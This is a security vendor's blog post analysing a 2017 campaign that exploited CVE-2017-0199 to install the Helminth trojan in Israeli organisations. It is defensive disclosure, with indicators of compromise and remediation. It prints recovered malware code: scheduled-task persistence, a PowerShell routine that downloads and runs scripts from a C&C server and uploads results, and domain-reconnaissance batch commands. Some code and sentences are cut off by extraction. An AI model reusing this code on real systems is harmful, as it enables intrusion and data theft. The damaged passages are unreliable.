

Iranian Fileless Attack Infiltrates Israeli Organizations

Posted by [Michael Gorelik](#) on Apr 27, 2017 7:11:43 PM



Find me on:

Tweet

Share

30

Like 33

Share

G+

1



INTRODUCTION

From April 19-24, 2017, a politically-motivated, targeted campaign was carried out against numerous Israeli organizations. Morphisec researchers began investigating the attacks on April 24 and continue to uncover more details. Initial reports of the attacks, published April 26 (in Hebrew) by the [Israel National Cyber Event Readiness Team \(CERT-IL\)](#) and [The Marker](#), confirm that the attack was delivered through compromised email accounts at Ben-Gurion University and sent to multiple targets across Israel. Ironically, Ben-Gurion University is home to Israel's Cyber Security Research Center. Investigators put the origin of the attack

The attack was delivered via Microsoft Word documents that exploited a former zero-day vulnerability in Word, CVE-2017-0199, to install a fileless variant of the Helminth Trojan agent. Microsoft released the patch for the vulnerability on April 11, but many organizations have not yet deployed the update. The attackers actually based their attack on an existing Proof-of-Concept method that was published by researchers after the patch release.

By hunting through known malware repositories, Morphisec identified matching samples uploaded by Israeli high-tech development companies, medical organizations and education organizations, indicating that they were victims of the attack. For security purposes, Morphisec is not revealing these names.

The delivery was executed by compromising the email accounts of a few high-profile individuals at Ben-Gurion University. The Word document was sent as a reply to legitimate emails sent from those accounts and was propagated to more than 250 individuals in different Israeli companies, according to CERT-IL.

Upon deeper investigation into the installed Helminth fileless agent, we identified a near perfect match to the OilRig campaign executed by an Iranian hacker group against 140 financial institutions in the Middle East last year, as analyzed by [FireEye](#), Palo Alto Networks and [Logrhythm](#). This group has become one of the most active threat actors, with noteworthy abilities, resources and infrastructure; speculations indicate the hacking organization to be sponsored by the Iranian government. In other recent attacks (January 2017), the group used a fake Juniper Networks VPN portal and fake University of Oxford websites to deliver malware as described by [ClearSky](#).

Our report presents the technical details of the attack, emphasizing differences from last year's attack. In particular, there are several enhancements to different evasive mechanisms and some modifications in the communications protocol, which delivers PowerShell commands from the C&C.


The most important difference is that the use of macros was exchanged with a vulnerability exploit. With their ability to set up the attack in a relatively short time, the threat actors could correctly speculate that their window of opportunity between patch release and patch rollout was still open.

At the time of publication, the C&C servers are still active and will be listed herein as all other signatures and indicators of compromise.

TECHNICAL ANALYSIS

Word Delivery

The different delivered documents, as shown below, are generally named with some random number <random number>.doc.




Morphisec identified the following set of documents:

Name	SHA256
13.doc	a9bbbf5e4797d90d579b2cf6f9d61443dff82ead9d9ffd10f3c31b686ccf81ab
558.doc, 2.doc	2869664d456034a611b90500f0503d7d6a64abf62d9f9dd432a8659fa6659a84
1.doc	832cc791aad6462687e42e40fd9b261f3d2fbe91c5256241264309a5d437e4d8
3.doc	d4eb4035e11da04841087a181c48cd85f75c620a84832375925e6b03973d8e48

CVE-2017-0199 Vulnerability Exploit

The most notable difference from last year's OilRig campaign is the way the attack was delivered. In the previous campaign, the Iranian group sent specially crafted Excel and Word files, which contained macros that targeted individuals were convinced to enable.

In this campaign, no macros were required. Each document utilized the vulnerability by an embedded link that delivers an .hta file (html executable).




Morphisec identified the following delivered **test<number>.hta** file with the same signature delivered from the following domains:

test4.hta	hxxp://comonscar[.]in (82.145.40.46)
test5.hta	80.82.67.42
test1.hta	reserved

SHA256:

5ac61ea5142d53412a251eb77f2961e3334a00c83da9087d355a49618220ac43

The .hta file is immediately executed by mshta.exe, the Windows process which executes html executables. As a result, the user is usually shown a warning message, despite the fact that the HTA is still executed even if the user chooses “No”:



The screenshot shows a Microsoft Word window titled "13.doc [Compatibility Mode] - Microsoft Word". The ribbon includes File, Home, Insert, Page Layout, References, Mailings, Review, and View. The document content includes the "neway" logo with the tagline "Innovative Technologies", an image of a pen on a notepad, and a feedback request: "Please look at our website and give us your feedback according to the form below: Website: <http://www.neway-technologies.com/>". Below this is a table with three rows of questions:


1	Broken links: is any links in website broken?	
2	Whether in web design, the images are appropriate?	
3	What grade the overall design of the front page of our website to do?	

A warning dialog box is overlaid on the document, titled "Microsoft Word". It contains a yellow warning icon and the text: "This document contains links that may refer to other files. Do you want to update this document with the data from the linked files?". The dialog has a "Show Help >>" button and three buttons at the bottom: "Yes", "No", and "Help". Below the dialog, the table continues with questions 12, 13, and 14:

12	Does the page utilize the space effectively?	
13	Is all text free from spelling errors?	
14	Is the content placement consistent?	

0011.ps1	042F60714E9347DB422E1A3A471DC0301D205FFBD053A4015D2B509DB92029D1
1.vbs	BE7F1D411CC4160BB221C7181DA4370972B6C867AF110C12850CAD77981976ED

Morphisec identified the following structure:




This structure matches the attack structure from October 2016, as described by [Logrhythm](#):

Data	Symantec- Worst Passwords List 2016.xls
Hash Value (SHA256)	3c901...
Modify Date (UTC)	2016-10-01 07:34
C2 Methodology	DNS (A Records)
Hardcoded C2 Domain	http://main-google-resolver.com
Hardcoded URL	http://main-google-resolver.com/index.aspx?id=__
File Path	%PUBLIC%\Libraries\RecordedTV\
Scheduled Task Name	GoogleUpdateTasksMachineUI
Scheduled Task Filename	backup.vbs
Powershell Filename(s)	DnE.ps1 DnS.ps1
Worksheet Names	Incompatible Worst Passwords List 2016

Aside the **unique generation of the files**, the structure and the functionality of the trojan is very similar to the previous campaign:

1. The PowerShell script **ps1** creates similar variants of **Helminth trojan** PowerShell and VBS files **templates** (DnS1.Ps1, DnE1.Ps1, backup1.vbs). Those templates are **regenerated** on the infected computer by replacement of all variables and function names to random names in order to slow down detection and remediation.



2. All the scripts are installed in the Public\Libraries**RecordedTV**\ folder.
3. As in the previous campaign, persistency is achieved by adding a schedule task with a similar name to the Google update task ("**GoogleUpdateTasksMachineUI**"), which executes **vbs** every 3 minutes:

```
function create_tasks
{
    if(-not(Test-Path $home_dir$vbs_file_name))
    {
        write-host "can not find main VBS file: "$home_dir$vbs_file_name;
        return 0;
    }
    schtasks /create /F /sc minute /mo 3 /tn $task_name /tr $home_dir$vbs_file_name;
    return 1;
};
```

- Note: All the parameters in the 0011.ps1 script can be reconfigured, therefore some of the names could be different for the tasks and locations.

Communication Protocol

We will focus here on the DnE1.Ps1 file because all other files are almost identical to the previous campaign. This file executes some of the same commands executed by VBS script in the previous campaign, but there are differences as well. The script connects to a C&C server – **vpsupdate[.jtk]**. At the time of this report’s publication, the C&C server is still live; the server was first registered on April 16, 2017. The goal of the script is to:

- Download bat script
- Execute it and upload the results back to the C&C
- Clear traces

```


9
10 function DownloadContent($DownloadUrl, $DownloadLocation)
11
12 $MalWebClient = new-object System.Net.WebClient;
13 $MalWebClient.UseDefaultCredentials = $true;
14 $MalWebClient.Headers.add('Accept', '*/*');
15 $MalWebClient.Headers.add('User-Agent', 'Microsoft BITS/7.7');
16 $MalWebClient.Headers.add('Accept-Language', 'en-US,en;q=0.5');
17 $MalWebClient.Headers.add('Accept-Encoding', 'gzip, deflate');
18 $MalWebClient.Headers.add('Referer', 'https://www.google.com');
19 $MalWebClient.Headers.add('Pragma', 'no-cache');
20 $MalWebClient.Headers.add('Cache-Control', 'no-cache');
21 $IntermediateFilename = Get-Random;
22 $DownloadFullPath = ($DownloadLocation.TrimEnd('\'))+'\'+$IntermediateFilename;
23
24 try
25 {
26     $MalWebClient.DownloadFile($DownloadUrl, $DownloadFullPath);
27 }
28 catch [System.Net.WebException]
29 {
30     $MalWebClient.Headers.add('Referer', 'https://www.google.com');
31     $MalWebClient.Headers.add('Accept', '*/*');
32     $MalWebClient.Headers['User-Agent'] = 'Mozilla/5.0 (Windows NT 6.3; Win64; x64; Trident/7.0; rv:11.0)';
33
34     try
35     {
36         $MalWebClient.DownloadFile($DownloadUrl, $DownloadFullPath);
37     }
38     catch
39     {
40         throw [System.Net.WebException] $_.Exception.ToString();
41     }
42
43     $MalResponse = $MalWebClient.ResponseHeaders['Content-Disposition'];
44     $MalFilename = $MalResponse.Substring($MalResponse.IndexOf('; filename='));
45     $DownloadedFilename = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($MalFile));
46     Set-Content -Path (($DownloadLocation.TrimEnd('\'))+'\'+$DownloadedFilename) -Value ([System.Convert]::
47     Remove-Item $DownloadFullPath -Force;
48
49     UploadContentToURL($DownloadedFilename+'.txt');
50     #Remove-Item ($DownloadedFilename);
51 }
52
53 function ValidateAndCreateDirectories
54 {
55     if (-not (Test-Path $OutDir+$DownloadFolder))
56     {
57         New-Item $OutDir+$DownloadFolder -type directory;
58     }
59     if (-not (Test-Path $OutDir+$UploadFolder))
60     {
61         New-Item $OutDir+$UploadFolder -type directory;
62     }
63     if (-not (Test-Path $OutDir+$DnsCommunicationFolder))
64     {
65         New-Item $OutDir+$DnsCommunicationFolder -type directory;
66     }
67 }
68
69 function Init
70 {
71     ValidateAndCreateDirectories;
72     DownloadContent($HostUrl);
73     ExecuteAndUploadContent;
74     Clear-Trace;
75 }
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500

```

At each new activation (first) activation of the download command (GET request), the infected computer receives a bat script for activation from the C&C:

- **vpsupdate.[tk]/index.aspx?id=<random character><randomnumber>[b]** (the “b” is for download)

The file name of the bat script is then delivered through the response headers, and the content of the bat script is delivered through the response. Both of them are encoded in base 64.



Request Headers
GET /index.aspx?id=270335022:5Cb HTTP/1.1
Cache
Cache-Control: no-cache
Pragma: no-cache
Client
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
User-Agent: Microsoft BITS/7.7
Miscellaneous
Referer: https://www.google.com
Transport
...
Response Headers
HTTP/1.1 200 OK
Cache
Cache-Control: private
Entity
Content-Disposition: attachment; filename=ZGVmYXVsdC5YXQ=
Content-Length: 2176
Content-Type: text/html; charset=utf-8

The name of the file is default.bat (decoded from Content-Disposition property in the header) and it is saved temporary in the **dn** folder (described in the next section).

Note: Morphisec identified several other samples of communication with different C&C servers (“alenuupdate.[info]” and “maralen.[tk]”) in which a more advanced customized version of Mimikatz was sent to specific users, and an additional agent was installed in the “C:\Program Files (x86)\Microsoft Idle\” directory:


```
4 echo _____ IpConfig _____ &
5 ipconfig /all 2>&1 &
6 echo _____ All local users _____ &
7 net user /domain 2>&1 &
8 echo _____ All user in domain _____ &
9 net group /domain 2>&1 &
10 echo _____ Domian Admins _____ &
11 net group "domain admins" /domain 2>&1 &
12 echo _____ Exchange trusted Members _____ &
13 net group "Exchange Trusted Subsystem" /domain 2>&1 &
14 echo _____ net account domain _____ &
15 net accounts /domain 2>&1 &
16 echo _____ net user _____ &
17 net user 2>&1 &
18 echo _____ net local group members _____ &
19 net localgroup administrators 2>&1 &
20 echo _____ netstat _____ &
21 netstat -an 2>&1 &
22 echo _____ tasklist _____ &
23 tasklist 2>&1 &
24 echo _____ systeminfo _____ &
25 systeminfo 2>&1 &
26 echo _____ RDP _____ &
27 reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>&1 &
28 echo _____ Task _____ &
29 schtasks /query /FO List /TN "GoogleUpdateTasksMachineUI" /V | findstr /b /n /c:"Repeat: Every:" 2>&1 &
30 echo _____
```

The added commands are **chcp** to handle non-ASCII characters (e.g. Hebrew) and the validation of the scheduled task (which should have been added by the persistency mechanism).

As mentioned in the previous section, Morphisec identified an advanced version of the same bat script communicating with the **alenuupdate[.]info** C&C. In that case, the information that is gathered includes A.V., Firewall and AntiSpy product information. The persistent tasks are slightly different as well, "**Google Update Core**" and "**Google Sync Core**".

```

3 echo %userdomain%\%username% 2>&1 &
4 echo %computername% 2>&1 &
5 echo _____ IpConfig _____ &
6 ipconfig /all 2>&1 &
7 echo _____ All local users _____ &
8 net user /domain 2>&1 &
9 echo _____ All user in domain _____ &
10 net group /domain 2>&1 &
11 echo _____ Domian Admins _____ &
12 net group "domain admins" /domain 2>&1 &
13 echo _____ Exchange trusted Members _____ &
14 net group "Exchange Trusted Subsystem" /domain 2>&1 &
15 echo _____ net account domain _____ &
16 net accounts /domain 2>&1 &
17 echo _____ net user _____ &
18 net user 2>&1 &
19 echo _____ net local group members _____ &
20 net localgroup administrators 2>&1 &
21 echo _____ netstat _____ &
22 netstat -an 2>&1 &
23 echo _____ tasklist _____ &
24 tasklist 2>&1 &
25 echo _____ systeminfo _____ &
26 systeminfo 2>&1 &
27 echo _____ Security _____ &
28 echo. &
29 echo _____ A.V. _____ &
30 echo. &
31 WMIC /Node:localhost /Namespace:\\root\SecurityCenter Path AntiVirusProduct Get /Format:List | more | findstr displayName 2>&1 &
32 WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get /Format:List | more | findstr displayName 2>&1 &
33 echo. &
34 echo _____ Firewall _____ &
35 echo. &
36 WMIC /Node:localhost /Namespace:\\root\SecurityCenter Path FirewallProduct Get /Format:List | more | findstr displayName 2>&1 &
37 WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path FirewallProduct Get /Format:List | more | findstr displayName 2>&1 &
38 echo. &
39 echo _____ AntiSpy _____ &
40 echo. &
41 WMIC /Node:localhost /Namespace:\\root\SecurityCenter Path AntiSpywareProduct Get /Format:List | more | findstr displayName 2>&1 &
42 WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiSpywareProduct Get /Format:List | more | findstr displayName 2>&1 &
43 echo. &
44 echo _____ &
45 echo. &
46 echo _____ RDP _____ &
47 reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>&1 &
48 echo _____ Task _____ &
49 schtasks /query /FO List /TN "{Google Update Core}" /V | findstr /b /n /c:"Repeat: Every:" 2>&1 &
50 echo _____

```

Remediation

1. The scheduled task **"GoogleUpdateTasksMachineUI"** should be removed. Note that regular Google update tasks look like GoogleUpdateTask[Machine|User]* without the **"s"** in **Tasks**).
 1. In case **"Google Update Core"** or **"Google Sync Core"** exists, those need to be removed as well.
2. Access Public\Libraries\RecordedTV folder. Note that the Libraries folder in Public is hidden, and you should delete the folder and not the RecordedTV icon – if you have only the icon, then the agent is not installed.
3. If the following directory exists, remove it: **"Program Files(x86)\Microsoft Idle"**
4. If the following directory contains **"Winlnit.Ink"** or **"Synclnit.Ink"** files, remove those files: **"%userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"**

Conclusion

Every few years, a new "logic bug" CVE in OLE object linking is identified; the previous one was three years ago (CVE-2014-0640). This kind of vulnerability is rare but powerful. It allows attackers to embed OLE objects (or links in the case of CVE-2017-0199) and bypass Microsoft validation of OLE execution without warning. In essence, it is the same as playing animation in PowerPoint.

It is significant to note how the Iranian threat actors advanced their abilities in such a short time:

- Utilizing a vulnerability PoC immediately after its publication
- Setting up the required infrastructure with multiple domains and delivery servers
- Increasing the sophistication of the delivered Helminth agent, including regeneration of its signatures on the infected computer
- Improving the customized information gathering Mimikatz version

With many organizations taking high-risk vulnerabilities seriously and patching them as quickly as possible, attackers can no longer exploit them for an extended period of time. We therefore expect that threat actors will return to macro-based campaigns like Hancitor.

Indicators of Compromise (IOCs)

Document delivery

Name	SHA256
13.doc	a9bbbf5e4797d90d579b2cf6f9d61443dff82ead9d9ffd10f3c31b686ccf81ab
558.doc, 2.doc	2869664d456034a611b90500f0503d7d6a64abf62d9f9dd432a8659fa6659a84
1.doc	832cc791aad6462687e42e40fd9b261f3d2fbe91c5256241264309a5d437e4d8
3.doc	d4eb4035e11da04841087a181c48cd85f75c620a84832375925e6b03973d8e48

HTA delivery servers:

hxxp://comonscar[.]in (82.145.40.46)
80.82.67.42

HTA files:

Name	SHA256

Helminth Trojan Installers:

Name	SHA256
0011.ps1	042F60714E9347DB422E1A3A471DC0301D205FFBD053A4015D2B509DB92029D1
1.vbs	BE7F1D411CC4160BB221C7181DA4370972B6C867AF110C12850CAD77981976ED

C&C:

Name
vpsupdate[.]tk
alenuupdate[.]info
Maralen[.]tk

Persistency:

Task Name
GoogleUpdateTasksMachineUI
Google Update Core
Google Sync Core

CERT-IL has listed additional IoCs that are not mentioned in this list, which include the January campaign that involved malicious Juniper Networks VPN and fake Oxford registration form executables and their C&C domain server.

Welcome to our Blog

Keeping you in the loop with company updates, industry insight, cyber security trends, and cyber attack information.

SUBSCRIBE TO THE BLOG

EMAIL*

SUBSCRIBE

Morphisec Named a Cool Vendor 2016



Each year Gartner identifies new Cool Vendors it considers innovative or transformative. Morphisec is honored to be named a Cool Vendor 2016. [Here's more....](#)

Recent Posts

- [Iranian Fileless Attack Infiltrates Israeli Organizations](#)
- [Building Security Resiliency Into Critical Infrastructure](#)
- [Cyber Defense Reinvented - Israel Dealmakers Summit 2017](#)
- [Malware Is a Symptom – Don't Treat Symptoms](#)
- [Morphisec Discovers New Fileless Attack Framework](#)
- [Andromeda's Five Star Custom Packer – Hackers' Tactics Analyzed](#)
- [RSAC 2017: Is the cybersecurity industry about keeping up with the Joneses?](#)
- [New Wave of Cerber Ransomware Sweeps the Globe – Can't Surge Past Morphisec](#)
- [Ready for RSAC and a New Take on Endpoint Security?](#)
- [Hedge Funds Need to Hedge Against Hackers](#)